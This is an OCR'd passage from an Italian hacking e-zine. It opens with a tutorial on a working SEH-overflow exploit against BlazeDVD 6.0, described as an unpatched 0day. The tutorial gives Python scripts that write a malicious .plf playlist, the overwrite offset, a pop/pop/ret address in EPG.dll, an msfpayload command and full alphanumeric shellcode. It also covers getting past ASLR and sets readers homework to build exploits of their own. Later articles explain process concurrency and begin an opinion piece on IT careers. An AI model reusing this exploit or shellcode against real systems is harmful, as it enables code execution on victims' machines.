Su **ESP+8** è presente un puntatore all'indirizzo del prossimo blocco try. Considerando che è, appunto, un indirizzo, abbiamo 4 byte e facendo eseguire come visto prima un pop **<reg>, pop <reg>, ret** (o un **add esp, 8/ret,** sbizzarritevi) possiamo eseguire 4 opcodes.

La soluzione migliore è eseguire un **jmp** di 6 byte, e mettere lo shellcode **dopo** il puntatore a catch, facendo una cosa del tipo:

```
[ JUNK ][ JMP ][ POP/POP/RET ][ NOPS ][ SHELLCODE ]
```

L'opcode dello short jmp è **¥xeb**, l'offset sarà 6 byte, quindi ¥x06. Rimangono 2 byte di differenza, che potremmo riempire con dei nops.

Ma... c'è un'altra cosa che in realtà ci limita. Mai sentito parlare di **safeSEH**?

Il **safeSEH** è (spiegazione molto semplificata) una protezione che viene aggiunta alla compilazione di un modulo eseguibile (.exe, .dll, .drv, ecc.) che non permette al codice in esso di essere eseguito quando è richiamato dal SEH. Questo vuol dire che il nostro **pop/pop/ret** non deve essere nei moduli che hanno attivi il safeSEH.

C'è un bel plug-in per ollyDBG che permette di vedere quali dll hanno attivo tutto ciò. Lo trovate qui:
http://tinyurl.com/25vnysb

Installate il plug-in semplicemente mettendolo nella cartella dei plug-in di olly e siamo pronti a cominciare ^^.

Plz, don't exploit my 0day: blazeDVD

Per fare un esempio di exploit partiremo da un software che ha questa vulnerabilità da ormai troppo tempo: blazeDVD 6.0 (è uno 0day, la 6.0 è l'ultima versione).

L'ambiente è Windows XP SP3 virtualizzato in VirtualBox, ollyDBG con ollySSEH. Utilizzerò anche una distro Linux con metasploit 3.4 installato per generare lo shellcode ed il pattern.

Let's go now!

BlazeDVD è vulnerabile quando apre una playlist .plf troppo grande, quindi creiamo uno scriptino in Python del tipo:

```
fd = file("crash.plf", "w")
evil = "A" * 5000
fd.write(evil)
fd.close()
```

Apriamo **crash.plf** con blazeDVD e vedremo che "crasha" silenziosamente. Questo perché nel SEH è memorizzato anche l'indirizzo del famoso messaggio di errore di Windows.

Ora, con olly, apriamo blaze e facciamolo crashare di nuovo. Poi andiamo a controllare la SEH chain (view->SEH chain) e vedremo che l'"indirizzo del prossimo blocco try" o in inglese "pointer to the next SEH record" è stato sovrascritto dai nostri caratteri "A" e con lui l'"indirizzo di catch" o "SE handler".

Quindi dovreste vedere questo in "SEH chain":

Address	SE handler
0012F598	41414141

Oppure questo cliccando col tasto destro e scegliendo "Follow address in stack":

0012F598	41414141	Pointer to next SEH record
0012F59C	41414141	SE handler
0012F5A0	41414141	
0012F5A4	41414141	
0012F5A8	41414141	
0012F5AC	41414141	
0012F5B0	41414141	

E come sappiamo già dallo scorso articolo, 0x41 è il codice ASCII per indicare la lettera "A".

Tutto torna. Possiamo allora proseguire usando il pattern:

0012F594	64423963	c9Bd	Pointer to next SEH record
0012F598	31644230	0Bd1	SE handler
0012F59C	42326442	Bd2B	
0012F5A0	64423364	d3Bd	
0012F5A4	35644234	4Bd5	
0012F5A8	42366442	Bd6B	
0012F5AC	64423764	d7Bd	
0012F5B0	39644238	8Bd9	
0012F5B4	42306542	Be0B	

Ossia:


```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb c9Bd
868
root@bt:/pentest/exploits/framework3/tools#
```

Quindi **868 + 4** per sovrascrivere il "pointer to the next SEH record", più altri 4 byte per sovrascrivere il "SE handler".

Facciamo una prova:


```
fd = file("crash.plf", "w")
evil = "A" * 868 + "BBBB" + "CCCC" + "D" * 4000
fd.write(evil)
fd.close()
```

Noterete che ho aggiunto **4000 D**. Questo per far scattare l'eccezione che eseguirà il catch.




Bingo!

Con il nostro plugin ollySSEH, "scanniamo" i moduli per trovare una dll non protetta da safeSEH.



Il modulo EPG.dll sembra perfetto per noi: cerchiamo un pop/pop/ret proprio lì.

[TASTO DESTRO]->View->Module 'EPG'
[TASTO DESTRO]->Search for->Sequence of command (o più semplicemente CTRL+S)...



R32 sta a significare qualsiasi registro a 32 bit (EAX, EBX, ECX, EDX ecc.).

Clicchiamo sul pulsante "Find" e otterremo...

```
61601750  5B              POP EBX
61601751  C3              RETN
```

Sembra perfetto, soprattutto perché non c'è traccia di byte null.

Essendo una playlist, a rigor di logica dovrà contenere byte ASCII. Quindi generiamo uno shellcode alfanumerico (questa volta funzionante :P)

```
./msfpayload windows/exec CMD=calc.exe R | ./msfencode -e x86/alpha_mixed -t c | unix2dos > ~/shellcode_calc.tx
e 464 (iteration=1)
```

Msfpayload è uno strumento che permette di scegliere il payload e le sue opzioni senza entrare dentro msfconsole, msfencode. Invece "encoda" il payload con l'encoder passatogli con l'opzione -e. **Unix2dos** è un comodo programmino che trasforma il newline di unix con il newline di dos (da \x0a a \x0a\x0d) ma a noi non interessa.

Il jump nel nostro caso sarà, come visto prima, \xeb\x06\x90\x90.

Riscriviamo allora l'exploit secondo le nostre necessità:

```
shell = ("\x89\xe6\xdd\xc7\xd9\x76\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x4b\x4c\x49\x78\x4c\x49\x43\x30\x47\x70\x43\x30\x51\x70\x4c"
"\x49\x48\x65\x44\x71\x4a\x72\x45\x34\x4e\x6b\x42\x72\x50\x30"
"\x4c\x4b\x43\x62\x46\x6c\x4c\x4b\x42\x72\x47\x64\x4e\x6b\x44"
"\x32\x45\x78\x46\x6f\x4d\x67\x51\x5a\x51\x36\x46\x51\x49\x6f"
"\x45\x61\x4f\x30\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x47\x72\x44"
"\x6c\x51\x30\x4b\x71\x4a\x6f\x46\x6d\x46\x61\x4b\x77\x4a\x42"
"\x4c\x30\x42\x72\x46\x37\x4c\x4b\x50\x52\x46\x70\x4e\x6b\x43"
"\x72\x47\x4c\x45\x51\x4a\x70\x4e\x6b\x51\x50\x42\x58\x4c\x45"
```

```
"\x49\x50\x50\x74\x43\x7a\x45\x51\x4e\x30\x42\x70\x4e\x6b\x50"
"\x48\x45\x48\x4e\x6b\x46\x38\x45\x70\x45\x51\x4a\x73\x4b\x53"
"\x45\x6c\x51\x59\x4c\x4b\x46\x54\x4e\x6b\x46\x61\x4b\x66\x50"
"\x31\x4b\x4f\x46\x51\x4b\x70\x4e\x4c\x4f\x31\x48\x4f\x44\x4d"
"\x43\x31\x4a\x67\x46\x58\x4d\x30\x50\x75\x4b\x44\x47\x73\x43"
"\x4d\x4b\x48\x45\x6b\x43\x4d\x45\x74\x43\x45\x4b\x52\x42\x78"
"\x4e\x6b\x42\x78\x46\x44\x46\x61\x4e\x33\x51\x76\x4e\x6b\x44"
"\x4c\x42\x6b\x4e\x6b\x46\x38\x47\x6c\x43\x31\x4e\x33\x4c\x4b"
"\x46\x64\x4c\x4b\x46\x61\x4e\x30\x4b\x39\x42\x64\x44\x64\x45"
"\x74\x43\x6b\x43\x6b\x50\x61\x51\x49\x50\x5a\x42\x71\x4b\x4f"
"\x4d\x30\x46\x38\x51\x4f\x42\x7a\x4e\x6b\x44\x52\x4a\x4b\x4e"
"\x66\x43\x6d\x42\x4a\x45\x51\x4e\x6d\x4e\x65\x4e\x59\x45\x50"
"\x43\x30\x47\x70\x42\x70\x43\x58\x50\x31\x4c\x4b\x50\x6f\x4f"
"\x77\x49\x6f\x49\x45\x4f\x4b\x48\x70\x4c\x75\x4e\x42\x46\x36"
"\x51\x78\x49\x36\x4e\x75\x4f\x4d\x4d\x4d\x4b\x4f\x49\x45\x47"
"\x4c\x46\x66\x51\x6c\x47\x7a\x4f\x70\x49\x6b\x4b\x50\x50\x75"
"\x43\x35\x4d\x6b\x47\x37\x46\x73\x43\x42\x50\x6f\x43\x5a\x45"
"\x50\x46\x33\x4b\x4f\x49\x45\x50\x63\x50\x61\x50\x6c\x51\x73"
"\x44\x6e\x45\x35\x50\x78\x43\x55\x45\x50\x44\x4a\x41\x41")
nseh = "\xeb\x06\x90\x90"
seh = "\x4F\x17\x60\x61"
fd = file("crash.plf", "w")
evil = "A" * 868 + nseh + seh + "\x90" * 20 + shell + "D" * (4000-len(shell)-20)
fd.write(evil)
fd.close()
```

Apriamo blazeDVD con ollyDBG e apriamo la playlist appena creata. Poi mettiamo un bel breakpoint sul SE handler premendo F2:

```
0012F53C EPG.6160174F
```


Shift+F7 per passare l'eccezione e b00m, ci troviamo sul pop/pop/ret in EPG.dll. Steppando 2 volte, fermandoci al ret (F7) e dumpando esp si può notare una cosa interessantissima.

L'indirizzo del Next SEH record è 0x0012F53C e tenendo a mente che il little endian dei processori x86 è 0x3CF51200:

```
Address   Hex dump                                          ASCII
0012EDF0  3C F5 12 00 FC FE 12 00 A4 EE 12 00 3C F5 12 00  <J$.∞€$.ñ€$.<J$.
0012EE00  BC 32 90 7C 3C F5 12 00 88 EE 12 00 7A 32 90 7C  ╝2É|<J$.┐€$.z2É|
0012EE10  D0 EE 12 00 3C F5 12 00 EC EE 12 00 A4 EE 12 00  ╨€$.<J$.∞€$.ñ€$.
0012EE20  4F 17 60 61 00 00 13 00 D0 EE 12 00 3C F5 12 00  O$'a..‼.╨€$.<J$.
0012EE30  AD A5 92 7C D0 EE 12 00 3C F5 12 00 FC FE 12 00  ↓ñÆ|╨€$.<J$.∞€$.
0012EE40  A4 EE 12 00 4F 17 60 61 00 00 13 00 D0 EE 12 00  ñ€$.O$'a..‼.╨€$.
0012EE50  B4 C7 98 01 D4 27 49 00 FA 00 23 00 0B 11 00 00  ┤╟ÿ☺╘'I.·.#.♂◀..
0012EE60  09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012EE70  FA 00 23 00 30 08 AE 03 98 EE 12 00 98 A9 42 7E  ·.#.0◘«♥ÿ€$.ÿ⌐B~
0012EE80  D4 27 49 00 FA 00 23 00 0B 11 00 00 09 00 00 00  ╘'I.·.#.♂◀......
```

L'indirizzo è presente varie volte sullo stack, quindi tutto ciò che vale per pop/pop/ret e per add esp, 8/ret vale anche per pop/pop/pop/pop/pop/ret e per add esp, 20/ret.

Poi lasciamolo libero di "runnare" (F9) e vedremo la nostra amata calcolatrice:



This is for win XP, but for Vista/Seven?

Le cose cambiano un po' in presenza di Vista e di Seven, visto che è stato introdotto l'ASLR (Address Space Layout Randomization).

Cito Wikipedia:
ASLR(Address Space Layout Randomization): è una nuova funzione di protezione contro buffer overrun e exploit. È inclusa in Windows Vista, Mac OS X 10.5 Leopard e in alcune distribuzioni di linux, oltre che in OpenBSD. Tale tecnica consiste nel caricare in memoria programmi e librerie a indirizzi casuali; in questo modo l'attaccante è obbligato a indovinare dove potrebbe essere la funzione che egli ha deciso di attaccare. Un attacco effettuato usando una previsione errata generalmente manda in crash l'applicazione oggetto dell'attacco stesso, trasformando così un attacco che mirava a eseguire codice potenzialmente maligno sulla macchina bersaglio in un semplice attacco di tipo denial-of-service. L' ASLR è ovviamente molto più efficace sulle macchine a 64 bit che hanno uno spazio degli indirizzi molto più grande delle macchine a 32 bit. Le macchine a 32 bit rendono disponibili solo 16 bit da modificare casualmente.

La definizione è abbastanza vecchia, molto probabilmente Seven non era ancora uscito.

Comunque, per bypassare l'ASLR sotto win32 ci sono prevalentemente 2 tecniche:

Bruteforce? Not for blaze

Come dice Wikipedia, sulle macchine a 32 bit solo 16 bit dell'indirizzo vengono realmente resi casuali, quindi è possibile tentare un bruteforce, ma per noi non va bene questa soluzione, essendo blazeDVD buggato nella lettura di un file, già è tanto se riusciamo a far aprire ad una possibile vittima una playlist .plf, ne possiamo fare aprire 65535?

Questa soluzione fa particolarmente comodo quando abbiamo un servizio di rete buggato che si riavvia ogni volta che inspiegabilmente si chiude.


Oh yeah, /DYNAMICBASE sucks

L'ASLR è attivo solo quando il modulo è stato compilato con /DYNAMICBASE. In caso contrario, l'ASLR non è attivo.


Con immunityDBG possiamo installare un plug-in chiamato ASLRdynamicbase:
http://tinyurl.com/33msq3g

(I plug-in di immunityDBG sono semplici script Python che vanno nella cartella PyCommands).

Per nostra fortuna, il modulo EPG.dll ha l'ASLR disattivato:



Di conseguenza il nostro exploit gira anche qui:



We all love calc!

Conclusioni

Abbiamo visto come sia facile corrompere la catena SEH per ottenere l'esecuzione di codice arbitrario.

Abbiamo anche visto come, in realtà, l'ASLR non è una contromisura effettiva per bloccare gli attacchi di questo genere.

Compiti per casa: cercate un SEH overflow che vi aggrada su exploit-db, scaricate l'applicazione e create un vostro exploit ^^.

Stoke

La Concorrenza Tra Processi

Introduzione

Nell'articolo intitolato "Sistema operativo – questo sconosciuto" che potete trovare sul numero 10 di UnderAttHack abbiamo presentato in maniera semplice cosa è un sistema operativo e cosa sono i processi.
In questo articolo verranno dati per scontati molti dei concetti presentati precedentemente come ad esempio il concetto di pseudo-parallelismo, demoni etc...

Nel mondo economico la concorrenza è un fatto positivo perchè ci permette di poter scegliere tra i prodotti disponibili quello che più ci aggrada.
Nel mondo dell'informatica invece la concorrenza è vista come un vero e proprio problema, non possiamo permettere che due o più processi facciano la medesima cosa nello stesso momento perchè questo andrà a generare parecchi errori e effetti indesiderati...ma andiamo con ordine.

I processi devono poter comunicare tra loro in modo **strutturato** e **preciso** senza darsi fastidio l'uno con l'altro **(processi concorrenti)**.
E' compito del sistema operativo assicurarsi che durante l'esecuzione concorrente il risultato ottenuto alla fine dell'elaborazione sia lo stesso che si otterrebbe eseguendo sequenzialmente i processi chiamati in causa.

A questo punto sorge spontanea una domanda, perchè invece di eseguire i processi in contemporanea il Sistema Sperativo non ne esegue uno alla volta?
Semplice, come detto nell'articolo precedente entra in gioco lo **pseudo-parallelismo** che abbatte i tempi di esecuzione e, siccome la CPU esegue un processo per pochi istanti, sarebbe impensabile una esecuzione sequenziale in quanto dovremmo fare in modo che la CPU rimanga occupata per tutto il tempo dell'elaborazione.
Questa situazione prende il nome di non determinismo ed è uno dei principali problemi che si possono verificare nel caso di processi concorrenti.

Il problema del non determinismo è meglio conosciuto con il nome di **RACE CONDITION.**

01 Race Condition

Come già accennato i processi hanno bisogno di comunicare tra di loro.
In alcuni SO i processi che lavorano assieme potrebbero condividere risorse che entrambi possono leggere e scrivere.

Spieghiamo meglio questo problema con un esempio, prendiamo una coda di stampa.

Quando un processo vuole stampare un file inserisce il suo nome dentro una particolare cartella che verrà letta dal demone di stampa che, dopo che il file è stato stampato, ha il compito di eliminarlo dalla coda.

Immaginiamo che ci siano due **variabili condivise** (ovvero due variabili in comune tra due processi) che andremo a chiamare IN e OUT dove:

- IN: Indica il prossimo slot libero
- OUT: Indica il prossimo file che dovrà essere stampato

Supponiamo adesso che il processo A legge la variabile IN e salva il valore 7 in una variabile locale (ovvero una variabile che può essere letta solo dal processo A).
Subito dopo il salvataggio del valore la CPU decide che il processo A è da bloccare e decide anche di avviare il processo B (anch'esso interessato a stampare un file) che va a leggere il contenuto della variabile condivisa IN leggendo a sua volta il valore 7.
A questo punto il processo B, che ancora non ha esaurito il suo tempo di CPU aggiorna il contenuto della variabile IN a 8 e subito dopo viene bloccato.
Adesso potrebbe ripartire il processo A che aveva salvato in una variabile locale il valore 7 e per questo motivo va a scrivere in quella porzione di memoria cancellando così il lavoro fatto dal processo B che non vedrà mai stampato il suo file.

L'esempio della stampa potrebbe si essere banale ma pensiamo se dovesse succede una cosa del genere quando andiamo in banca a versare/prelevare soldi.

Immaginate di avere a disposizione 500€ sul vostro conto corrente e che vogliate andare in banca a versarne altri 1000€.
Entrare in banca e versate i soldi, nello stesso tempo la nostra fidanzata dall'altra parte della città preleva 500€, cosa succede?
Voi versate 1000 e il processo fa il conto, 1000+500 = 1500 e salva tutto in memoria ma un momento prima di salvare il processo viene bloccato, entra in gioco il processo del prelievo e il vostro conto scende a 0 in quanto la variabile condivisa è stata aggiornata...adesso riprende il vostro processo e invece di salvare il vostro conto a 1000 (già contato il prelievo da 500) vi ritrovate con un conto di 1500€!
A questo punto voi dite: "Beh meglio così" ed è vero...ma se si fosse verificato il contrario? Se invece di aver sospeso il vostro processo, la CPU lo avesse fatto continuare? Vi sareste ritrovati con 1000€ in meno!!

Come avrete capito dai due esempi precedenti la Race Condition si verifica quando due processi tentano di scrivere sulla stessa risorsa, infatti questo problema non si verifica in lettura.

Due risorse potrebbero essere condivise per diversi motivi:
- **Scambio di informazioni** (sincronizzazione)
- **Contesa di risorse** (questo problema non può essere eliminato perchè le risorse HW sono limitate e non è pensabile avere un HW per ogni processo avviato)

02 Gestione della Concorrenza

Come detto la concorrenza si verifica quando due processi accedono alla stessa risorsa, per questo motivo è necessaria una **Mutua Esclusione**, ovvero impedire che un processo acceda ad una risorsa che è già in uso.

Convenzionalmente la parte di codice che accede alla memoria (e quindi potrebbe generare una Race Condition) viene chiamata Sezione Critica.

Solo un processo alla volta può trovarsi in questa sezione e l'ingresso non è regolabile temporalmente perchè (come già accennato) non possiamo sapere quando un processo andrà in esecuzione e quindi non possiamo prevedere se e quando entrerà nella **sezione critica.**

Esistono però molti modi che permettono al programmatore di gestire questo problema:
1. Disabilitazione dell'interrupt
2. Variabile di lock
3. Algoritmo di Peterson
4. Semafori
5. Istruzione TLS
6. Stretta alternanza (Busy Waiting)

ma vediamoli più nel dettaglio.

03 Disabilitazione dell'Interrupt

L'interrupt è un segnale che consente l'interruzione di un processo in particolari occasioni, generalmente è un segnale gestito dal sistema operativo che dopo aver ricevuto da una risorsa il segnale si occupa di bloccare il processo corrispondente.
Questa è la soluzione più semplice, consiste appunto nel **disabilitare l'interrupt** quando un processo entra nella sezione critica e di riabilitarlo quando ne esce, in questo modo il processo non può essere interrotto e sarà in grado di portare a termine senza problemi la sua esecuzione.

Questa è però una soluzione molto rischiosa per due motivi:
- Il programmatore se ha la possibilità di attivare/disattivare l'interrupt a suo piacere vuol dire che può lavorare in Kernel Mode.
- Se per un bug il sistema entra in un ciclo infinito o il programmatore si dimentica di riattivare l'interrupt non c'è modo di interagire con il sistema che risulta completamente bloccato (il classico CTRL+C nel terminale linux non avrebbe più alcuna funzionalità).

E' una buona soluzione se è il sistema operativo a gestire l'interruzione ma pessima dal punto di vista del programmatore.

04 Variabile di Lock

Questo modo purtroppo anche se facile da realizzare presenta lo stesso problema della coda di stampa presentata prima, quindi non è proprio un modo ottimale per risolvere la concorrenza, tanto vale non fare nulla per evitarla.
Supponiamo di avere una sola variabile condivisa (chiamata Lock) settata a 0.
Quando un processo vuole entrare nella sezione critica legge la variabile, se è settata a 0 la aggiorna a 1, se invece è a 1 aspetta finchè il processo precedente non termina e la risetta a 0.

05 Istruzione TSL (Test and Set Lock)

E' un aiuto che arriva direttamente dall'hardware e oggi è presente nella maggior parte dei processori.
Questa operazione è completamente invisibile, nessun processo può accedere alla memoria finchè l'istruzione non ha terminato l'esecuzione...nemmeno la CPU ha il permesso di bloccarla.
La TSL sfrutta una variabile di Lock condivisa che può assumere due valori, 0 o 1 e questi valori possono essere modificati solo tramite il processo TSL.

```
enter_region:
TSL REGISTER, LOCK    #copia il valore di lock in register e setta lock a 1
CMP REGISTER, 0       #controlla se lock era settata a 0
JNE ENTER_REGION      #se non era a 0 entra nella sezione critica chiamante
RET

leave_region:
MOVE LOCK, 0          #setta lock a 0
RET                   #ritorna al chiamante
```

come si può vedere dal codice per lasciare la sezione critica è sufficiente eseguire una semplice istruzione **MOVE.**

06 Stretta Alternanza (Busy Waiting)

Anche questa soluzione si basa su una variabile condivisa e, come la precedente, non è un buon metodo per risolvere il problema della concorrenza.
Il **Busy Waiting** si basa fondamentalmente su 2 processi e 2 cicli.
Quando un processo entra nella sezione critica blocca l'altro mandandolo in un ciclo infinito di attesa durante il quale la CPU è costretta a lavorare inutilmente.
Può però capitare che un processo costringa un altro a un Busy Waiting senza motivo, per esempio potrebbe capitare che un processo non ha il permesso di stampare perchè un altro processo sta facendo calcoli matematici.
Questa situazione di stallo prende il nome di **Dead Lock.**

Il **Dead Lock** è un **processo degenerativo** dei processi concorrenti che si verifica quando ogni processo è in attesa di eventi che devono essere generati da processi che sono a loro volta in attesa di qualcosa.
Questo processo degenerativo è causato da **4 motivi principali** (che sono causa necessaria ma non sufficiente):

1. **Accesso alle risorse in mutua esclusione**
2. **Hold & Wait** (continua richiesta di risorse da parte di un processo che però non le rilascia mai)
3. **No preemption** (non c'è priorità tra processi)
4. **Attesa circolare**

Come possiamo gestirlo?

Ci sono fondamentalmente 4 tipi di prevenzione per il DeadLock e sono:

1. **Ignorarli:** ed è esattamente quello che fa windows e per questo ogni tanto capita la famosa Blue Screen Of Death (BSOD)
2. **Prevenzione:** è la più utilizzata e consiste nell'evitare che una delle 4 condizioni sopra citate si verifichi.
3. **Detection & recovery:** consiste nel controllo costante del grafo dei processi facendo in modo che non si formino cicli e, nel caso in cui se ne trovasse uno verrebbe killato.
4. **Avoidance:** allocazione oculata delle risorse (algoritmo del banchiere), prima di cedere risorse controllo se queste non formano cicli.

Questa situazione di stallo, come è facile da capire, è da evitare perchè il processore rimarrà bloccato a tempo indefinito portando a uno spreco di tempo e di risorse.

07 Algoritmo di Peterson

Questo algoritmo è un ottimo candidato per risolvere il problema della concorrenza tra processi, unisce l'idea della variabile globale di lock con quella dei turni dei processi del Busy Waiting.
L'algoritmo consiste in due funzioni, una per l'ingresso alla sezione critica e uno per l'uscita.
Un processo prima di entrare nella sezione critica deve chiamare una funzione (chiamata enter_region) passando come parametro il suo numero, 0 o 1.
Quando il processo vuole lasciare la zona critica richiama la funzione leave_region che permette al processo successivo di entrare nella sua sezione critica.
Per capirlo meglio è sufficiente dare un'occhiata al codice dell'algoritmo:

```
#define FALSE  0
#define TRUE   1
```

```
#define N      2
```
Numero di processi

```
int turn;
```
Di chi è il turno?

```
int interested[N];
```
Valori inizializzati a 0

```
void enter_region(int process){
```
Il valore di process sarà 0 o 1

```
      int other;
```

```
      other = 1 - process;
```
Recupero il valore dell'altro processo

```
      interested[process] = TRUE;
      turn = process;
```
Avviso che sono interessato alla regione critica

```
      while (turn==process && interested[other]==TRUE)
}
```
Ciclo di attesa per l'altro processo

```
      void leave_region(int process){
```
Processo che lascia la regione

```
      interested[process]=FALSE;
}
```
Indica che il processo non è più interessato

08 Semafori

Le variabili semaforiche sono delle variabili intere messe a disposizione dall'OS e condivise tra più processi.
Si suddividono in due gruppi:

- Binari
- Generalizzati

che mettono a disposizione solo 2 operazioni:

- Down (entra nella sezione critica)
- Up (esce dalla sezione critica)

alle quali ovviamente va aggiunta l'inizializzazione del semaforo.
Il loro compito è quello di determinare la sequenza di esecuzione che può comunque essere controllata dal programmatore.

Conclusione

Come avrete capito la Race Condition è un problema molto serio e spesso non viene affrontato correttamente dal programmatore.
Anche se è molto raro che questo problema si verifichi non è una scusante per evitare di gestirlo.
La prossima volta che programmate prestate attenzione a questa problematica in modo da non trovarvi nei guai quando due processi si andranno a scontrare!

Christian "ultimoprofeta" Giupponi

"Gruppo informatico cerca giovani laureati con il massimo dei voti e il minimo della dignità"

L'involuzione delle professioni in ambito informatico

Introduzione

Domanda a bruciapelo: alzi la mano chi, tra i lettori, ha mai avuto a che fare con "SLIP"? Non parlo di biancheria intima, né dell'ultimo album dei Nine Inch Nails[1], ma del protocollo di comunicazione che va sotto quell'acronimo. E attenzione: non ho detto "conoscere a livello teorico" o "sapere della sua esistenza". Intendo proprio averci lavorato, nel senso di averlo dovuto installare, configurare, maneggiare, smontare e rimontare in un sistema, per qualche scopo preciso e magari anche per motivi professionali.

